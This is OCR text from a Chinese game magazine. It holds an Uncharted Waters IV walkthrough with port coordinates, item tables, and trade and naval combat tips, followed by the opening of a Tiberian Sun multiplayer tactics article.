我建议你先做贸易,位于斯德哥尔摩右下方有一个名叫里加的城市,它的特产是小麦和蜡,不妨把它们运回斯德哥尔摩赚一大笔,然后从斯德哥尔摩运一些木材、刀剑、鱼肉之类的产品到里加,如此反复的经营,不久你就会拥有足够的资金出去征战了。因此,在一番精心的布置下——购买舰船、改造、追加装备、雇佣水手——毫不犹豫地向舒派亚商会宣战。你既可以通过商会宣战,也可以在海上来个突然袭击。在击溃舒派亚的第一舰队后,马上到吕贝克这个城市,进入总督府和总督签定合约,确保能够在该城市从事贸易。如果你的资金够多的话,我建议你在总督府"疯狂"地进行军事投资,或是在交易所进行商业投资,提高你的占有率,从而把舒派亚商会完全排挤出吕贝克。紧接着,进军奥斯陆,依照同样的办法把你在城市中的占有率提高到100%……当你占光了舒派亚商会所拥有的城市,该商会即告解散,你也就取得了首次艰苦战役的胜利。

当你志得意满地到荷兰阿姆斯特丹闲逛时,突然冒出来一个名叫丽璐·阿欧特的小姑娘,不分青红皂白地的骂了你一顿,而且不允许你在她的地盘上做买卖。面对这么无礼的举动,格尔哈特·阿迪肯决定教训她一顿,但考虑到她只是一个不懂事的小姑娘,所以你阻止了格尔哈特,这个小姑娘算是免过一劫。但你发现丽璐身旁有一个叫卡米尔的小伙子,为人彬彬有礼,懂得交际,再想到自己手下的人太少,因此兴起了找寻人才的念头。



当你带领船队继续西移,发现了英国的伦敦,本着学习的态度进港转了一圈,却惊讶地发现这里是克利福德军的天下,而且他们很有可能是英国的嫡系舰队。不管他,先去王宫签贸易合同再说!哪知到了王宫,国王告诉你这里已经和克利福德签定了独占合约。真是士可忍孰不可忍!整顿军务,准备开战!这回一定要小心谨慎,克利福德军可是正规军队,不比舒派亚这样的杂牌舰队。建议你至少要准备200000金币,五艘大型西班牙方形帆船级的舰船再与克利福德军开战。

当你费尽周折击败克利福德、到王宫中签定合同,疯狂地军事投资后,满以为大功告成,谁知一出海就遭到伏击,损失惨重。幸亏资金雄厚,窝在伦敦几个月都没有问题,但总不能一直不出门。到造船厂一看,由于大量军事投资,已经能够生产战列舰了,但价格高得惊人,要192000枚金币一艘,不过为了与克利福德军决一死战,也就不惜血本了,一口气购买了两艘战列舰,并增加了炮台,购买了连射炮(重加农的威力,超远的射程),浩浩荡荡出港。果然仇人见面分外眼红,一出门就和克利福德军碰面,打了起来,凭借着新购置的军舰,总算取得了胜利。继续向西的航行,发现了克利福德军的另一个据点——克里斯托夫,依照前法,用武力和财力把它驱逐出城市,克利福德军宣告解散。但在今后的航海中,居然发现克利福德变成了海盗,而且处处与你为难,不是攻击你的舰队,就是攻击你的城市,简直成了附骨之蛆。当你再一次击败他之后,克利福德军就会销声匿迹。

回到阿姆斯特丹,那个让人又气又恨的丽璐又冒了出来,真是阴魂不散,且听听这次她又想出了什么花招。她嫉妒你的势力强大、金钱太多,居然提出跟你比试一下,以此决定谁是北海地区的霸主,所谓比试的方法让人可笑,竟然是找一张藏宝图,谁先找到谁就是北海霸主。这实在太简单了,哪里能难倒你——赫赫有名的柏格斯通,经过一番"轻松"的搜索,居然找到了霸者之证——"威廉·第尔的弓箭"(没想到那张藏宝图标志的就是北海霸者之证的藏匿地点)。拿着霸者之证回到阿姆斯特丹,丽璐这个小姑娘终于臣服,但表示你不能输给任何人,否则她会很没面子。没办法,以后尽量努力吧!

经过一番艰苦的征战,终于取得了北欧的霸主地位。但作为一名军人,你的最终目标是统治七海,因此,你的下一个目标瞄准——地中海。


补给港口:

01.	N 69 E 18	:补给,船修理,水夫募集
02.	N 73 E 80	:补给,宿泊,船修理
03.	N 72 E 129	:补给,船修理
04.	N 60 E 165	:补给,宿泊
05.	N 42 E 141	:补给,宿泊,船修理
06.	N 15 E 145	:补给,宿泊,水夫募集
07.	S 16 E 122	:补给,宿泊
08.	S 31 E 115	:补给
09.	S 39 E 174	:补给
10.	S 14 W 147	:补给
11.	N 22 W 159	:补给
12.	N 34 W 120	:补给,宿泊
13.	N 68 W 165	:补给,水夫募集
14.	S 22 E 14	:补给,船修理
15.	N 69 W 136	:补给,宿泊,船修理,水夫募集
16.	N 58 W 93	:补给,船修理
17.	N 41 W 70	:补给,宿泊,船修理
18.	S 8 W 78	:补给
19.	S 38 W 73	:补给,宿泊
20.	S 38 W 60	:补给
21.	S 22 W 43	:补给,宿泊
22	N 65 W 39	:补给,宿泊,水夫募集
23.	N 63 W 18	:补给,宿泊
24.	N 38 W 28	:补给

当你率领自己的舰队开进地中海之后,发现这是一个完全异于北欧的海域:这里拥有众多的都市级城市,各大势力纵横交错,是全世界航海业最发达的地区。面对如此繁华的区域,你兴冲冲地航行到里斯本,发现这里已经被阿博科鲁克军与卡斯特罗商会瓜分,而阿博科鲁克军竟然拥有三只舰队,且每只舰队的船只都是大型西班牙帆船级。看看实在难以与他们持续交战,你只能悻悻离去。在整个地中海共有六支势力,分别为阿博科鲁克军、巴鲁迪斯军、卡斯特罗商会、陈特利欧商会、巴夏军和海盗海雷丁。其中海雷丁家族(海盗王雷斯的替代品)与巴夏军都是这一区域的佼佼者,实力强劲,因此还是不招惹为妙。因为不久,他们就会由于势力分配不均而相互开战,你只要坐收渔翁之利即可。你到地中海的主要目的还是召集人手,为以后地方舰队的建立奠定基础。没办法,先离开这个是非之地,到新大陆去发展。

到了新大陆，在码头中有一名工人告诉你，墨西哥总督埃斯康特正在找你，怀着强烈的好奇心，你来到了韦拉克鲁斯。进入行业工会即可见到埃斯康特，原来他想利用你的势力来驱逐玛尔德纳德军。反正你也是想要拓展新大陆的贸易，没有理由拒绝，于是爽快地答应下来。利用老招数（先宣战、再投资）把玛尔德纳德军赶出了新大陆，但埃斯康特的狼子野心在这时暴露无疑，原来他自己想要独霸新大陆。在消灭了他的势力后，回到韦拉克鲁斯，埃斯康特居然不知好歹，胆敢来行刺你，格尔哈特轻松地解决了他，并且意外地找到了新大陆霸者之证的地图。在消灭了这些殖民者之后，人民对你感恩戴德。没想到，在自己的军旅生涯中，竟然做了一件令自己终生回味的事情。

"船长，看到非洲了！"随着水手的呼喊，你终于看到了这块神秘的土地。当你到达港口时，竟然发现一支运奴隶的船队，没想到世界上真有这样惨无人道的事情，既然碰上了，就一定要给这些奴隶贩子一个教训，于是你指挥自己的舰队在毫无损伤的情况下战胜了敌人船队，救出来大量的奴隶，同时格尔哈特发现了一个与众不同的漂亮女孩——塞拉，在你第一眼看到她的时候，你这一生的命运也就随之改变，虽然第一次见面她刺伤了你的手。由于语言不通，而且军舰上不允许带女孩，所以格尔哈特建议把她留在当地。但一种说不出的原因使得你力排众议，而众人也就心领神会了。难道，冰冷的你真的就要融化了吗？



当你了解到所有罪恶的根源是埃尔皮诺沙造成的时候，心中的怒火难以抑制，当即展开了剿灭活动，凭着以前积累的战斗经验，你轻而易举地击败了这个贩卖奴隶的首脑。在马普托港，当地人民感谢你为他们所做的一切，使他们从此能够安居乐业，不必再担心自己的人身安全了。为此他们怀着崇敬之心送给你非洲霸者之证的地图。

一路航行来到印度洋一带，你发现塞拉对这里很熟，原来她是这一带某一个王国的公主，国家被奥斯曼帝国消灭，她也被绑架贩卖。这里是阿拉伯世界，所有人都信奉伊斯兰教，由于伊斯兰教徒严禁喝酒，因此在这个区域里有些港口是没有酒馆的，所以在开战之前一定要探听好当地的形势。这里的阿拉伯商会——伍丁商会——对你这个异教徒很不友好，一见面就不由分说炮轰你的舰队，没办法，对于这种狂妄自大的人，自然要给他一个教训。击败他之后，塞拉交给你印度洋霸者之证的地图，你成为印度洋的霸主。正当你踌躇满志的时候，塞拉在印度半岛遇到了前来寻找她的亲人，思念亲人的她终于能够回家了。但你的心情久久不能平静，真不知何时能够再见面……

船首像：

01. 大鹫像——装备后，船只可以迅速前进
02. 小猪像——装备后，可以减少水手们的饭量
03. 白鲸像——装备后，船只难以沉没
04. 龙　像——装备后，对敌的炮击能力会有所提高
05. 海豚像——装备后，可以看见更多的东西
06. 处女像——装备后，能够给人们带来安宁

心情惆怅的你航行到东南亚一带，正在各港口间游荡，在马六甲遇到了中国的抗倭女将军李华梅，她为了解决东南亚一带的纷乱（库恩商会和普雷依拉商会）而来，但由于东亚地区还有倭寇作乱，所以不能投入太多的兵力，因此，希望你能够帮助她稳定这一区域的局势。这时你想起在亚齐港补给时遇到的卡米尔，他吞吞吐吐地说起丽璐的一些事，正好把这两件事一并解决了吧。正在这时，卡米尔告诉你丽璐被库恩商会骗了，地点在雅加达，事情紧急，马上出发。到了雅加达，正赶上丽璐要与李华梅交战，赶忙前去制止，并揭穿库恩的阴谋，卡米尔与丽璐和好如初。在击败库恩商会与普雷依拉商会后，从库恩身上得到了东南亚霸者之证的藏宝图。

进军东亚。在杭州又逢李华梅，她对你的行为夸赞一番，正所谓礼尚往来，你也就有义务帮助她抗击倭寇。本以为轻而易举，哪知道日本的铁甲船着实厉害，让你损失了两艘战列舰，在击败倭寇后，到日本的大阪可以加装铁甲，使舰船的耐久力进一步加强。回到杭州，李华梅对你是心服口服，并把东亚霸者之证的地图交给你。

经历了海上生活的磨励，你显得更加成熟，同时舰队也益发强大，战斗经验也更加充足，于是，你想到了地中海区域，这个航海时代的发源地。当你率领着自己的无敌舰队驶回地中海，在击败了众多对手之后，于亚历山大遭到了巴夏军的伏击，正当你的舰队有些慌张的时候，岸上的炮台突然袭击巴夏军，在莫名其妙之余，停靠亚历山大港。发现塞拉站在了你的面前，并扑到你的怀里，诉说着离别后的思念之苦，发誓今生再也不离开你的身边。在亚历山大港的遗迹里，你得到了地中海霸者之证的地图。

至此，你终于成为纵横七海的霸主，瑞典海军也成为世界上最伟大的舰队。瑞典国王亲自在斯德哥尔摩的王宫里举办盛大宴会招待你，并任命你为海军最高指挥官。面对国王交付给你的重托，为了这片你深爱的土地，你不得不舍弃儿女私情，为使瑞典海军纵横七海而继续努力奋斗。

在港口与塞拉依依惜别后，毅然投入了你所深爱、向往的海上世界，这份感情只有暂时埋藏在心中，希望海风能够吹走脸上的泪珠，海浪能够卷走心中的阴霾，为了自己所深爱的事业，奋斗吧！

金钱
——富甲天下

在《大航海时代Ⅳ》中，你的所有活动都取决于你所拥有的金钱数量。在游戏一开始，你会拥有 40000 元现金，乍一听似乎不少，但此代游戏的物价高得惊人（时代发展了，物价也就高了？）。这些钱绝对禁不住你的几轮折腾，因此你一定要仔细计划一番，把它们用在有收益的项目上。


此代游戏的赚钱方法不多，似乎只有 4 种，分别是贸易、出租宝物、独占城市和属下舰队的收益。

武器：

01. 黄金军刀：效果值 15
02. 鬼怪菜刀：效果值 19
03. 漆黑双刃长剑：效果值 24
04. 勇气宝剑：效果值 27
05. 勇者新月刀：效果值 29
06. 忠诚偃月刀：效果值 30
07. 托拉洛克的小刀：效果值 31
08. 印度琉璃剑：效果值 32
09. 银光双手剑：效果值 33
10. 拉奥孔剑：34
11. 堕落天使短剑：效果值 36
12. 残月弯刀：效果值 39
13. 赎罪镇魂剑：效果值 40
14. 红发女海盗的宝剑：效果值 41
15. 浴血月牙刀：效果值 43
16. 罗恩格林：效果值 44
17. 忽必烈的大刀：效果值 48

在贸易中，你只能凭借在开始时所拥有的一艘小帆船在各个城市之间进行交易。俗话说"万事开头难"，首先你要去王宫或总督府签定贸易合同，取得在这个城市从事贸易的权利，然后就要看你的经济头脑了，能否在现有的金钱基础上使自己成为本海域，乃至世界七海的富翁。在这里，笔者把自己做贸易的一些经验拿出来与大家共同探讨一下。


第一，你要在航海图中找出一个与你所在城市毗邻的城市，以它作为往返对象；第二，去交易所中买一批当地的特产，最好一样买一个；第三，扬帆出航，目标直指毗邻的城市；第四，在毗邻城市的交易所中卖出特产，要注意总结一下，哪一种特产收益的金钱更多一些，把它作为以后贸易的中心；第五，再从这个相邻的城市中买一批特产回去……这样，用不了多长时间，你就会拥有十万块的金币，然后你就要考虑添置船只（最好是大一些的帆船，以便能够载运更多的货物），依此类推，你最终会把自己的商会变成世界第一的大商会。



什么？太累！没关系，笔者还有一个独门密法（不是用工具修改！）——带动流行！当初刚进入游戏时，发现有一个招牌叫做广场，进去后，只有一些零售商在做小买卖，你所能选择的只有离开广场。因此，心中一直存有疑惑，这个招牌下面到底隐藏着什么秘密？直到有一天，笔者进入广场后，发现多了一个选项——发放交易品。照做之后，不久该种交易品竟然成为这个城市中的流行品，要知道，流行品的售价可是普通特产的好几倍，前提条件是你必须有传教士。因此，你只要带动城市的流行趋势，就会发现挣钱并不是一件难事，至少在游戏中是这样。

此外，你还可以在交易所中进行商业投资，当投到一定金额后，该交易所中的特产会增多（最多五种），且特产等级会提高，其价值也相应增加。但这需要你拥有大量的金钱用于商业投资，因此，我在这里只是提及一下，等到你有钱了再去尝试吧！

出租宝物并不是行之有效的赚钱方法，它的存在只是聊胜于无，能多一项收入途径总是好的。宝物的取得共有三种办法，你可以在同业工会中购买宝物，在遗迹中发现宝物，也可以和酒馆的女郎聊天喝酒，当你满足她们的一项要求后，她们就会告诉你一个宝物的藏匿地点。当你去王宫后，选择借出宝物，国王会告诉你展出宝物所付给你的金币数。如果你展出的宝物数量很多时，那也是一笔不菲的收入。




另一种赚钱法就是独占城市。当你在一个城市的占有率达到 100% 时，即取得该城市的独占权，其它势力无法介入。也就是说该城市的发展全靠你的扶植，那么它就应该向你支付金钱，以感激你的恩惠。一个城市付给你的独占费用是相当低的，只有当你的势力不断壮大、

独占城市越来越多后，你才能获得更多的独占费用。

属下舰队的收益是一项最大的资金收入。但你必须拥有15万以上的金币才能维持地方舰队的开支，这包括船只、补给、货物以及日常开销等。当你拥有了自己的下属舰队后，可以对他们进行海域委任，这样，他们就会根据舰长的经济头脑自行从事贸易活动。以笔者的经验，他们还从没做过赔本生意，而且收入还蛮丰厚的，并且省去了你繁琐的买卖活动。你只需要指挥自己的五艘战列舰到处开仗，抢夺城市的占有权即可，至于资金问题完全不必担心，地方舰队挣的钱足够你挥霍的！

战斗
——纵横七海

《大航海时代Ⅳ》的经营可以说完全为舰队的探索与征战服务，这与该游戏的设计不无关系。因为如果你和城市没有签定合约，你就不能和这所城市有任何贸易上的往来。但如果你想获得航海费用，又必须和城市做贸易，这就不得不牵扯进来最有效的让其它商会或城市屈服的手段——战争！



要知道，当一座城市已经和三家势力签定合约或是与一个势力签定独占合约的时候，你就无法介入该城市，这时唯一的也是最有效的手段就是——向它宣战。在宣战前，我建议你最好了解一下敌方的势力、签约城市的数量和活动区域等详细资料，兵法云：知己知彼，百战不殆。如果你对敌人的情况没有详细的了解而冒然开战，有可能会发现敌方的力量大得惊人，并且其势力范围不仅局限于该海域。因此，你在宣战之前，一定要拟定一个完善的计划，正所谓打蛇打七寸，要尽量挑敌人的重点城市或舰队攻打，并且要形成一个持续攻势，争取在最短的时间内把对方击垮。根据你的目的不同，所采取的策略也不同：

以占领城市为目的。在这里首先要区分城市的规模，也就是武装度。如果武装度低于5000，那么一支精锐舰队应该可以搞定。但如果武装度高于5000，那我建议你最好集结2至3个舰队一起对该城市进行攻击，胜利应该不成问题，但损失恐怕难以避免。当该城市无力抵抗时，它就会投降，而它的独占势力在城市的占有度也会相应下降，正是你趁虚而入的时候，你只需到王宫或总督府做一定量的投资即可达成自己的目的。另外，如果你在海上与该城市的独占势力开战并取得胜利的话，它在该城市的占有率也会下降，而且从某些角度上来讲，打海战要比攻击城市简单一些，往往能收到事半功倍的效果，因为附近所有该势力的城市的占有率都会下降。

防具：
01. 犰狳皮盾：效果值 18
02. 银盔：效果值 22
03. 大象龟的盾：效果值 23
04. 苍蓝橡木盾：效果值 24
05. 精灵服：效果值 26
06. 卡涅姆勇者之盾：效果值 26
07. 狂徒骑士铠甲：效果值 28
08. 头盔：效果值 30
09. 断刃之武艺服：效果值 33
10. 京染的铠衣：效果值 34
11. 深红连环神甲：效果值 36
12. 不死鸟的头盔：效果值 38
13. 忍者的黑衣：效果值 41

以消灭敌人为目的。建议你组成一支由五艘战列舰组成的超强舰队在敌方海域巡逻，一遇到敌人的舰队就与之开战。当击败它后，再进入附近的敌方势力城市，用大量的金钱进行投资，直到把敌方势力完全排挤出去为止。接着，再到其它的城市运用金钱战术，直到让敌人在整个海域中销声匿迹。

军力强大是实力的保证，因此如果你想要横行七海，就必须拥有一支令敌人畏惧的舰队。当你的势力发展到一定程度的时候，你就可以组成地方舰队。但是一定要记住，你所在的舰队应该是所有舰队中最好的。在笔者的航海经历中，当你在都市一级的城市里军事投资够高的话，它就会生产出战列舰——一种攻防具佳的舰船，具有较高的杀伤力，但它的造价相当高，要192000枚金币，而且你还需要去造船厂改造一下，例如加装撞角、船首炮、船尾炮、装甲等等。撞角的作用在于你的军舰可以从侧面把敌舰截为两半，因此，你要尽量指挥舰队从侧面接近敌人，看准时机用撞角冲击敌舰，减少敌人的有生力量。船首炮、船尾炮是保证你的军舰能有效的攻击前方、后方的敌人，不给他们可乘之机。装甲可以提高舰只的耐久度，也就是更禁揍一些，能够坚持到最后。

除了改造之外，另一项影响打仗的因素是购买大炮，你也可以在造船厂中一并完成。大炮的种类分为六种，分别为霰弹、曲射、加农曲射、加农、重加农、连射。由于游戏的海上作战不能由玩家操控，但你能控制舰队与敌人舰队的距离，因此，为舰船购买连射炮绝对是物超所值的。因为连射炮的射程最远，威力与重加农一样，你只需和敌舰保持一定的距离，就能在损失极小的情况下击败敌人。

在战斗当中，风向是能够影响战斗结果的关键因素。因为所有的舰船都是侧面的炮台数量较多、威力较大，而且如果你用的是连射炮的话，更要远离敌舰才能发挥出威力。因此，你要时刻注意风向，适当地调整帆的角度，尽量以舰船的侧面对着敌舰，这样用不了几炮就能轰沉对方的一艘大型帆船。

编辑/游骑兵

COMPUTER & GAME 攻 略 手 记

泰伯利亚之日——

联机对战技巧

■文/王振永

盼星星，盼月亮，盼到泰伯利亚出太阳。经过了无数次的漫长等待，我们终于看到了Westwood的即时策略大作《泰伯利亚之日》(Tiberian Sun)。刚一拿到游戏，我到就马上狂玩儿，当然不是玩任务，而是——联机对战。要知道，Westwood的《命令与征服》系列可是开创了即时策略联机对战的先河啊！经过了无数个日日夜夜的恶战，我揉着比熊猫还黑的眼圈，瞪着比桃子还大的眼睛，写下了下面这篇心得，供各位TS高手参考。当然我这里只能算是抛砖引玉，如果众位高手们还有什么更好的战略战术，可要拿出来让大家一起分享哦。

一、基础篇

如果你还是个联机对战的新手，你一定要好好看看这部分。当你一开始加入一个游戏时，在屏幕的右下角你会看到一张缩小的地图，这就是你马上要进行战斗的战场。看到那些红点了吗？记住它们在地图上的位置，你会出现在其中一个上。还要注意大片的Tiberium的位置，那是你的金钱来源，将直接影响你的成败。进入战场后，你的周围一片黑暗，看一下你的大概



位置，迅速展开基地车并建起兵营，派出五六个步兵奔向你的对手可能存在的位置，一旦发现了对手的基地，立刻将它的周围全探明，这样他以后的发展你就一清二楚了。知彼知己，百战不殆嘛。不然等他发展起来，你再想探查他的虚实就难了。同时你还要让几个小兵站在你基地的外围，按[G]键让他们防守，如果有敌人的小兵来探你的基地，他们会自动把敌人消灭。



在你派兵探道的同时，别忘了基地的建设，把Tiberium提炼厂(Tiberium Refinery)建在离Tiberium最近的地方，别让你的部队待在Tiberium提炼厂的门口妨碍采集车的进出。在战争初期，可以造少量的部队加一些炮台等建筑防守基地，把主要的钱都用来建造Tiberium提炼厂和采集车(Harvester)，要想法快速地占有大量的Tiberium，为以后的战斗储备足够的物资(就是钱啦)。当你有了一定的实力后，可以造一个移动基地车(Mobile Construction Vehicle)，发展一个分基地去采集离你的主基地较远的Tiberium。这样你就有了源源不断的钱来制造强大的部队，一口气把对手趟平。

当你的部队和敌人交火时，要善于控制你的部队。不要让部队自己乱打，让他们先瞄准一个敌人打，消灭后再打下一个。攻击敌人时按着[Q]键，可以让部队边移动边攻击，能躲开敌人的部分炮火。按[ALT]键再点敌人的步兵可以让坦克强行移动，把敌人的小兵踩死，不然小兵趴在地上可以躲开炮弹，用坦克打是很费劲的。按[X]键能让部队分散，可以躲开敌人的轰炸机或集束导弹的攻击，[S]键可以让部队原地待命，防止不小心冲到敌人的包围圈中。另外，在你和对手开战时你还可以派一小股部队去偷袭敌人的基地，或让工程师、特种兵坐着运兵车去。当你的对手把注意力放在混战中时，这样往往能收到奇效，嘿嘿(好阴险的笑声)。



看到地图下面的四个按钮了吗？修理和卖东西大家都知道吧，那个闪电是用来暂时关闭你基地中一些建筑的供电的。当你的基地遭到敌人的攻击，而你的电力又不足时，关掉雷达等用电大户，可以保证你的炮台、电塔等防御设施的能源供应，挡住敌人的进攻。敌人撤退后还可以把关掉的设施重新开启。最右边的三角是用来规定部队的行进路线的，用它在地图上点几个点，让部队先到 0 点上，部队会自动向 1 点前进，再到 2 点、3 点……这样可以让部队绕到敌人背后去攻击或躲开 Tiberium 的叶脉，这种桔红色的熔岩机械化部队碰到就会受伤，如果它蔓延到你的基地，赶快造围墙挡住，不然你的对手不用进攻就赢啦。

二、进阶篇

由于 GDI 和 NOD 两方的兵种完全不同，所以采用的战斗策略也要不同。下面我分别说说。


先来看看 GDI，这个地球上最强大的军事组织，他是由联合国组建的，是为了维护全球和平而设的军事力量。在《命令与征服》一代中，它就以坦克的正面攻击为主。到了二代，它的主战武器虽然变成了战斗机器人（Medium Battle Mechanized Walker），但是它还是靠着强大的火力和厚厚的装甲进行正面攻击。虽然 GDI 的破坏者（Disrupter）的攻击力更强，但它射出的共振谐波能粉碎射程内任何东西，包括你自己的部队，再加上它行动缓慢，并不适合作进攻的主力，不过派几辆去偷袭敌人的采集车倒是挺好。不要以为 GDI 只有机器人，它的魔鬼轰炸机（Orca Bomber）威力非常大，几架轰炸机一次攻击就可以让敌人的部队损失过半，所以使用 GDI 一方一定要做到陆空一体化攻击，才能有效的消灭敌人的大部队。如果你的对手也是 GDI，那你的部队中要加上几辆盘旋式火箭发射系统（Hover Multi-Launch Rocket System），防止他的轰炸机。猛犸二型坦克（Mammoth Mk. Ⅱ）是 GDI 最强大的武器，虽说只能造一辆，造价还很贵（3000 元呢，比基地车还贵），但是让它夹杂在你的部队中一起进攻，往往是取得胜利的关键。当然，如果你的对手也有猛犸坦克，那就扯平了，不过我认为一上来要先全力把猛犸坦克消灭掉，不然你一定会损失很大（猛犸坦克两炮就能干掉一个作战单位）。



